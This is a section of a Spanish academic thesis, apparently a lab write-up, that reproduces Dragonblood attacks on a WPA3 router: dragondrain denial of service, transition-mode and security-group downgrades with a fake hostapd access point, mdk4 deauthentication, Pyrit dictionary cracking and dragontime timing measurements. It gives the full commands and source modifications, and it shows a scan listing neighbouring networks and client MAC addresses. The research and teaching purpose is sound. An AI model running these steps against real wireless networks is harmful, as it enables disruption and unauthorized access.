En este apartado se realizan experimentalmente los ataques con el fin de aprovechar las vulnerabilidades de Dragonblood. Primeramente, se realizará un ataque de DoS aprovechando la característica única del chipset AR9271 para suplantar direcciones MAC y falsificar mensajes *commit* para provocar alto uso de la CPU del AP, en segundo lugar, se realizarán ataques de degradación del modo transición WPA2/WPA3 y grupos de seguridad, seguido de un ataque de diccionario capturando parcialmente el *handshake* de cuatro vías de WPA2-PSK.

En tercer lugar, se realiza un ataque de canal lateral basados en tiempo, con el fin de inferir la contraseña mediante filtraciones de tiempo por parte del algoritmo hash-to-group, con la herramienta dragondrain. En cuarto lugar, se realiza el ataque de canal lateral basado en caché, para estos ataques se utilizan herramientas creadas por parte de la investigación de Almeida Braga et al. (2020), estas herramientas se decidieron utilizar debido a su facilidad de implementación y debido a que utiliza técnicas más sofisticadas para mejorar el rendimiento del ataque. Además, permiten saber exactamente en qué iteración se realizó la primera conversión de la contraseña a un punto válido de la curva elíptica, en contraste, con el ataque descrito en *Dragonblood* que solo comprueba si la prueba de residuo cuadrático (QR) tuvo éxito en la primera iteración, por consiguiente, reducen en un factor de 3,62 las mediciones requeridas para recuperar una contraseña del diccionario Rockyou como ejemplo en comparación con el documento original de Dragonblood.

5.2.5.1 Denial of Service Attack o Ataque de denegación de servicio


Para poder replicar este ataque primeramente tendremos que tener compiladas las herramientas de dragondrain y el módulo kernel *ath_masker* ya que si no se cumple con esto no se podrá llevar a cabo el ataque DoS. Este ataque aprovecha el alto costo de procesamiento que conlleva la autenticación de un cliente con un AP. Dragondrain lo que hace es falsificar tramas *Commit* para provocar un alto uso de CPU en el AP objetivo. Para poder realizar el ataque hay que seguir los siguientes pasos:

1. Compilar el módulo kernel *ath_masker* antes de conectar la tarjeta de red inalámbrica.
2. Una vez compilado el módulo kernel se ingresará al directorio donde se encuentra la herramienta dragondrain.
3. Antes de ejecutar la herramienta tenemos que hacer un monitoreo de las redes inalámbricas que puede detectar nuestra tarjeta inalámbrica, para esto ejecutaremos los siguientes comandos:

   pkill dhclient && pkill wpa_suplicant→ Matar procesos conflictivos para poder cambiar de modo de la NIC.

   airmon-ng start <interface> → cambiar de modo "managed" a "monitor" para poder examinar tramas de todas las redes que puede detectar la NIC.


Figura 39.
Cambiar modo de operación de tarjeta de red inalámbrica



Elaborado por el autor.

airodump-ng -h <interface modo monitor> → Escanear redes cercanas y ubicar la red a atacar en este caso la del recuadro de color cian y se debe copiar su dirección MAC (**Figura 40**).

Figura 40.
Escaneo de redes cercanas con airodump-ng.



```
 CH  4 ][ Elapsed: 30 s ][ 2022-08-08 00:45

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 0C:CF:89:DA:F5:4D  -86       11        0    0  12  130   OPN             B-LINK-2.4G_DAF54D
 D6:B0:24:DC:67:14  -44       11        0    0   6  360   WPA2 CCMP   PSK  <length:  0>
 0C:CF:89:DB:0D:91  -94        2        0    0  11  130   WPA2 CCMP   PSK  VELOCITY_SAINS
 40:EE:15:07:1A:4C  -48       36        7    0   9  130   WPA2 CCMP   PSK  Xtrim_Castillo
 40:3F:8C:8B:AC:BE  -89        8        0    0   2  270   WPA2 CCMP   PSK  VICENTE
 B4:B0:24:DC:67:14  -44       20        3    0   6  360   WPA3 CCMP   SAE  TP-Link_6714
 34:0A:98:48:C6:1A  -83       16        0    0   7  130   WPA2 CCMP   PSK  FiberPlus Davireto

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 40:EE:15:07:1A:4C  F2:C1:93:9E:24:72  -56    0 - 1      0        8
 40:EE:15:07:1A:4C  C4:84:66:ED:1A:60  -50    0 - 1      0        5
 40:EE:15:07:1A:4C  40:CA:63:22:22:C2  -73   24e- 1e     0       24
 B4:B0:24:DC:67:14  70:CF:49:F1:FA:04  -49    0 - 1e     0       14         CASTILLO CNT
Quitting ...
```

Elaborado por el autor

4. Se ejecutará la herramienta con el siguiente comando:

./dragondrain

5. Posterior a este comando se mostrarán las diferentes opciones que se pueden utilizar para ejecutar el ataque. Los argumentos que denotan; la interfaz de red inalámbrica a utilizar para el ataque, el BSSID y canal de la red objetiva, son requisitos para poder ejecutar la herramienta, sin embargo, también hay opciones adicionales para configurar nuestro ataque:

./dragondrain -d <iface> -a <bssid> -c <chan> <extra options> -→ De uso obligatorio

Opciones:

-h : Para pedir ayuda

-d <iface>: Interfaz wifi a utilizar.

-a <bssid>: Dirección MAC del punto de acceso de destino

-c <chan>: Canal en el que está el AP

-g <group>: La curva a utilizar (19 o 21)

-r <rate>: Número de negociaciones a forjar cada segundo

-b <bitrate> : Tasa de bits de las tramas inyectadas (por ejemplo, 1, 6, 12, 24, 48, 54)

-n <num>: Número de direcciones MAC diferentes a falsear (por defecto 256)

-i <num> : Número de commits iniciales a inyectar al comienzo del ataque

-p <num> : Número de commits a inyectar por ráfaga (por defecto 1)

-m : Inyectar un Commit malformado , después de cada uno falsificado

-M : Detectar y abusar del comportamiento de las colas de hostapd

-f : No se hace búsqueda el AP

6. Reproducir el ataque con la herramienta de dragondrain utilizando algunos parámetros.

Para reproducir el ataque de DoS se tomarán en cuenta algunos parámetros con diferentes configuraciones y analizar su comportamiento:

./dragondrain -d <interfaz>-a <Dirección MAC del AP> -c <canal >-b <tasa de bits> -n <Direcciones MAC falsificadas>-r <negociaciones por segundo>

- Se realizó el ataque con únicamente una dirección MAC falsificada, pero con 200 negociaciones por segundo, es una prueba experimental para verificar si con tan solo una dirección MAC falsificada se puede evadir el *anti-clogging*[14] como se recomienda en (Vanhoef & Ronen, 2020).
- También se probó 20 direcciones MAC falsificadas con 200 negociaciones por segundos para poder observar cómo se comporta el AP al falsificar varias direcciones MAC debido a que en la práctica existen algunos AP que no pueden conectar simultáneamente una cantidad grande de clientes, por lo tanto, es una prueba experimental para verificar el número de apretones de manos simultáneos soporta por segundo.

El proceso de ataque será el mismo para ambas versiones de firmware del router en cuestión.

[14] *Anti-Clogging Token* (AC Token) es un mecanismo anti atasco que se implementó en WPA3 Personal para evitar ataques de DoS ya que el uso de Curvas elípticas conlleva una potencia de cálculo considerable.

5.2.5.2 Downgrade Attack against WPA3-Transition o Ataque de Degradación al modo WPA3 Transición.


Para realizar este ataque, primeramente, tenemos que comprobar que el AP que provee la red inalámbrica funcione con el modo WPA3-Transition, es decir, que soporte WPA2-PSK para la autenticación, para esto tenemos que hacer un análisis del tráfico con el software WireShark. WireShark se utilizará por medio de una tarjeta de red inalámbrica que soporte el modo monitor para poder escuchar todo el tráfico de la red inalámbrica en cuestión, en este caso se utilizó la tarjeta de red inalámbrica integrada en la laptop que soporta modo monitor.

Cabe señalar que, se puede atacar a este tipo de redes en modo transición por dos vectores de ataque: El primer vector de ataque se puede dar en el caso que la red cuente con dispositivos antiguos que no soportan WPA3 SAE, y tengan que autenticarse utilizando WPA2-PSK, se puede usar un ataque pasivo esperando que el dispositivo se conecte a la red y luego capturar el *handshake* para posteriormente utilizar un ataque de diccionario o fuerza bruta, también es posible mediante un ataque activo desautenticando al cliente. El segundo vector de ataque se puede realizar de la misma manera con algunas variaciones; en caso de que la red disponga de dispositivos compatibles con WPA3 SAE donde es imposible recuperar la clave al capturar un *handshake y* realizar un ataque de fuerza bruta. Para eludir este mecanismo de defensa, se puede optar por crear un AP falso con WPA2-PSK, con el objetivo de hacer que el cliente víctima trate de conectarse a este AP con la contraseña de la red con WPA3, sin embargo, este ataque no afecta a todos los dispositivos, lo que se hará es aprovechar el *handshake* incompleto que se realiza para tratar de reconectarse a la red y realizar un ataque de recuperación de la clave. Para realizar esto tenemos que seguir los siguientes pasos según el vector de ataque utilizado:

Vector 1:

1. Capturar el *beacon frame* de la red inalámbrica en cuestión, con lo cual podemos ver si en realidad utiliza el modo transición de WPA3.

Figura 41.
Captura del Beacon Frame de la red WP2/WPA3 Transition




Nota: La red soporta el modo transición, ya que para la autenticación de clave soporta tanto PSK (WPA2) como SAE (WPA3). Elaborado por el autor

2. Capturar tráfico con *airodump-ng* con el fin de capturar *handshakes* para continuar con el ataque, para esto se utilizará el siguiente comando:

airodump-ng -c <canal de la red> –bssid <dirección MAC de la red> <interfaz utilizada>-w <nombre del archivo captura>

Figura 42.
Captura de negociación por parte del atacante.




Nota: Al escuchar el tráfico la herramienta airodump-ng captura el tráfico e identifica los handshakes, en este caso se observa cómo se captura un handshake WPA. Elaborado por el autor.

3. Después de haber capturado el handshake se puede utilizar varias herramientas, con el fin de realizar un ataque de diccionario o de fuerza bruta, para esto hay que crear un diccionario.
4. En este caso como es un diccionario sencillo se utilizará Crunch, sin embargo, en caso de datos más elaborados una buena elección es Cupp la cual permite crear diccionarios con combinaciones de claves según las características configuradas

fácilmente, los atacantes para crear los diccionarios recopilan información del dueño de la red ya que frecuentemente la contraseña son combinaciones de datos personales, para fines didácticos se utilizara la clave por defecto del AP y se creó un diccionario con combinación de números inicialmente, para esto utilizamos el siguiente comando:

crunch <número mínimo de caracteres> <número máximo de caracteres> <caracteres que se incluirán en las combinaciones> -o <nombre del archivo para guardar diccionario>

Figura 43.
Generación de diccionario con crunch




Elaborado por el autor.

5. Posterior a esto se tiene que hacer el crackeo, en este caso se decidió utilizar la herramienta *Pyrit* para incrementar la velocidad de cómputo por GPU, para utilizar esta herramienta se utiliza el siguiente comando:

pyrit -b <BSSID de la red víctima *> -i <Archivo de diccionario.txt> -r <nombre de la captura con el handshake capturado> attack_passthrough*

Figura 44.
Ataque de fuerza bruta con pyrit



Elaborado por el autor.

Vector 2:


1. Primeramente, tenemos que poner en modo monitor la tarjeta de red que se utiliza para monitorear el tráfico y la otra que funcionara como AP dejarla en modo managed, para crear el AP falso se decidió por levantar en una máquina virtual con

kali Linux para evitar inferencias, aunque esto es opcional, la interfaz que se utilizará para levantar la red será la Atheros, para monitorear y capturar el tráfico se utilizará la tarjeta integrada de la laptop. Además, se tiene que identificar la red a suplantar como se puede observar en la **Figura 40**.

2. Para realizar este ataque con una suplantación del AP utilizaremos las herramientas hostpad y dnsmasq para poder levantar un AP falso. Para crear el AP empezaremos generando los archivos.conf los archivos se pueden verificar en **Anexo 3**. Deben ser creados en el directorio /root/<nombre de la carpeta >

   nano hostapd.conf

Figura 45.
Creación del archivo hostapd.conf



Elaborado por el autor.

nano dnsmasq.conf

Figura 46.
Creación del archivo dnsmasq.conf

Elaborado por el autor.

3. Una vez creados los archivos de configuración se tiene que asignar la puerta de enlace a la tarjeta de red con los siguientes comandos:

ifconfig wlan0 up 192.168.1.1 netmask 255.255.255.0

route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1

4. Ejecutar el servidor DHCP y DNS.

dnsmasq -C dnsmasq.conf


Figura 47.
Creación del servidor DHCP y DNS para el AP falso

Elaborado por el autor

5. Levantar el AP con el comando:

hostapd hostapd.conf -dd -K

Figura 48.
Creación del AP falso



Elaborado por el autor


6. Luego se tiene que generar una desconexión del cliente, para esto se tiene que utilizar un ataque de desautenticación, para esto se utilizó la herramienta mdk4, se utilizó el siguiente comando:

mdk4 <interface en modo monitor> d -c <canal de la red> -B <BSSID de la red víctima> -b <lista de direcciones MAC de STAS a desconectar>

Donde:

La lista negra de direcciones MAC se refiere a las direcciones MAC de los clientes a los cuales se tratará de desautenticar, para esto se tiene que ver las direcciones MAC de los clientes y crear una *blacklist* , lo que hará mdk4 es lanzar tramas de desautenticación a estas direcciones MAC para generar una desconexión de cualquier cliente y capturar el handshake, si existe un solo cliente, se puede hacer uso de la opción -S y escribir la dirección MAC del cliente a desautenticar.

Figura 49.
Ataque de desautenticación con mdk4.



Elaborado por el autor.


1. Posteriormente, se tiene que monitorear y capturar el tráfico de la red, para esto, se utilizará la suite airodump-ng para monitorear y capturar el handshake que se dará por parte del cliente con el AP falso de manera similar con en la **Figura 42**, con el siguiente comando:

airodump-ng -c <canal de la red víctima> --output-format pcap -w <nombre de la captura> <interface en modo monitor>

2. Se utiliza un ataque diccionario fuera de línea, además, para aumentar la velocidad de cómputo se optó por utilizar la herramienta *Pyrit* que utiliza la GPU de la máquina atacante, para ejecutar esta herramienta se utiliza el siguiente comando.

pyrit -b <BSSID de la red víctima> -i <Archivo de diccionario.txt> -r <nombre de la captura con el handshake capturado> attack_passthrough

Figura 50.
Ataque de fuerza bruta con pyrit.



Elaborado por el autor.

5.2.5.3 Downgrade Attack against Security Group o Ataque de degradación de grupo de seguridad

Este ataque se enfoca en atacar las tramas *commit* de autenticación en las cuales se establece el grupo de seguridad para realizar los cálculos criptográficos del protocolo Dragonfly, el propósito es hacer que el cliente establezca una conexión con un AP WPA3 haciendo uso del grupo de seguridad más débil para poder realizar posteriormente ataques basados en tiempo o en caché y se puedan realizar con más facilidad. Sin embargo, el router en cuestión (TP-Link AX53) soporta únicamente con el grupo criptográfico de curva elíptica 19 de 256 bits, el cual es la curva de menor robustez, pero la que es de uso obligatorio, por lo que no se pudo realizar el downgrade. Empero, se puede realizar un ataque de grupo no soportado, el cual consiste en: suplantar el AP legítimo para hacer creer al cliente que no se puede conectar al AP porque no soporta este grupo de seguridad, para esto tenemos que realizar los siguientes pasos:

1. Primeramente, se tiene que clonar con git la siguiente ruta:

   git clone git://w1.fi/hostap.git
2. Modificar el archivo ieee80211.c, el cual contiene el código fuente que utiliza hostapd para levantar redes 802.11, para esto se modificó únicamente las siguientes funciones del código fuente:
   a. entrar al directorio donde se encuentra el archivo: *cd hostap/src/ap* editar el código nano ieee802_11.c

b. *auth_sae_send_commit*, en la cual haremos que esta función retorne WLAN_STATUS_FINITE_CYCLIC_GROUP_NOT_SUPPORTED cuando se realice la autenticación con el grupo de seguridad por defecto , el cual hará que nuestro AP maligno envié una trama de autenticación *commit* a el cliente con el mensaje 0x004d el cual le indica que el AP no puede continuar con la asociación ya que no soporta el grupo de seguridad que define el cliente.

c. En la función "*handle_auth_fils*" establecemos el valor de la variable de 16 bits "*resp*" que sea igual a WLAN_STATUS_FINITE_CYCLIC_GROUP_NOT_SUPPORTED , lo cual realizará la función de enviar el mensaje 0x004d a el cliente, si desea establecer una conexión con el grupo establecido, que en este caso es el grupo 19.

3. Posteriormente, se debe configurar hostapd, entrando en directorio */hostap/hostapd* con los siguientes comandos:

   cp defconfig .config

4. Entrar al fichero .config para establecer algunos comandos que están comentados para realizar la compilación correctamente:

   nano .config

Comentar la línea: CONFIG_LIBNL32=y

Descomentamos la línea que nos servirá para poder utilizar WPA3 SAE:

#CONFIG_SAE=y

Compilar la herramienta con: *make -j 2*

5. Crear el fichero con el cual se configurará el AP falso, en este caso se puede reutilizar la configuración con algunas modificaciones de hostapd.conf anteriormente definido, como se puede ver en la siguiente figura y se puede evidenciar en **Anexo 3**:

   Figura 51.
   Archivo .conf con la configuración del AP falso

Nota: La versión de WPA asignada variará dependiendo de la versión de hostpad, en este caso, es una versión 2.8 la cual no cuenta con soporte directo de WPA3 por lo que se asigna WPA2, pero con SAE como protocolo de autenticación. Elaborado por el autor.

Las modificaciones más importantes son; definir el *bssid* para clonar totalmente al AP legítimo. Asignar SAE como protocolo de autenticación, también asignar un valor de 9999 a el campo *beacon_init* para incrementar el intervalo de tiempo de anunciación de las tramas *beacon* y así disminuir el número de tramas beacon anunciadas por segundo por el AP, todas estas modificaciones se realizaron con el fin de que el ataque sea más sigiloso.

6. Por último, se levantó el AP falso con la herramienta hostapd compilada, con el siguiente comando (importante: se tiene que estar dentro del directorio *hostap/hostapd*):

   ./hostapd <directorio de donde está el archivo .conf> -dd -K

Figura 52.
Ejecución de la herramienta hostapd para levantar el AP falso

Elaborado por el autor.

5.2.5.4 Timing-Based Side-Channel Attack o Ataque de canal lateral basado en tiempo.


Para realizar este ataque el AP debe soportar grupos de seguridad MODP específicamente los grupos 22 al 24 los cuales filtran información de tiempo. Por medio de un análisis estadístico se puede saber, si estas mediciones tiene una varianza diferente con respecto a sus medias; es decir, se diferencia las direcciones MAC que pueden dar lugar a un número distinto de iteraciones, esto puede determinar si es viable realizar un ataque de canal lateral basado en tiempo, ya que si no existen diferencias apreciables en los tiempos de medición no se podrá inferir la contraseña, para tratar de hallar diferencias de tiempo o por defecto que sean relativamente iguales se tomó en cuenta la prueba estadística ANOVA unilateral ya que es bastante fiable y se puede hacer la comparación de varios grupos, en este caso, los grupos son las distintas direcciones MAC con sus respectivas mediciones.

Este ataque se aprovecha de la filtración de tiempo que se da en el algoritmo *hash-to-group* con grupos MODP, por lo que se debe entender cómo funciona lo cual se puede observar en el apartado **4.10.4,** para realizar el ataque se utiliza la herramienta dragontime para reproducir el ataque de canal lateral. Esta herramienta fue diseñada para funcionar con una tarjeta de red inalámbrica con chipset Atheros debido a su soporte para acusar recibo a las tramas enviadas a direcciones MAC falsificadas, evitando que el AP retransmita tramas, haciendo al ataque más fiable. Los tiempos de respuesta se ven influidos por el tráfico y las tareas de fondo del AP, por lo tanto, las mediciones temporales de las direcciones MAC falsificadas se envían de manera intercalada, para que el ruido o *jitter* influya de manera igualitaria en todas las direcciones.

Una vez dentro del directorio de las herramientas pertinentes /home/$USER/directorio_de_las_herramientas/dragondrain-and-time/src, se debe ejecutar el siguiente comando:

./dragontime -d <interfaz de red utilizada>-c <canal de frecuencia de la red víctima*> -a <BSSID de la red* víctima*> -o <nombre del archivo para guardar las mediciones> -g <grupo criptográfico> -v <nivel de depuración de 1-3>*

Figura 53.
Ejecución de herramienta dragontime para realizar mediciones de tiempo y determinar filtraciones de tiempo.



Elaborado por el autor.

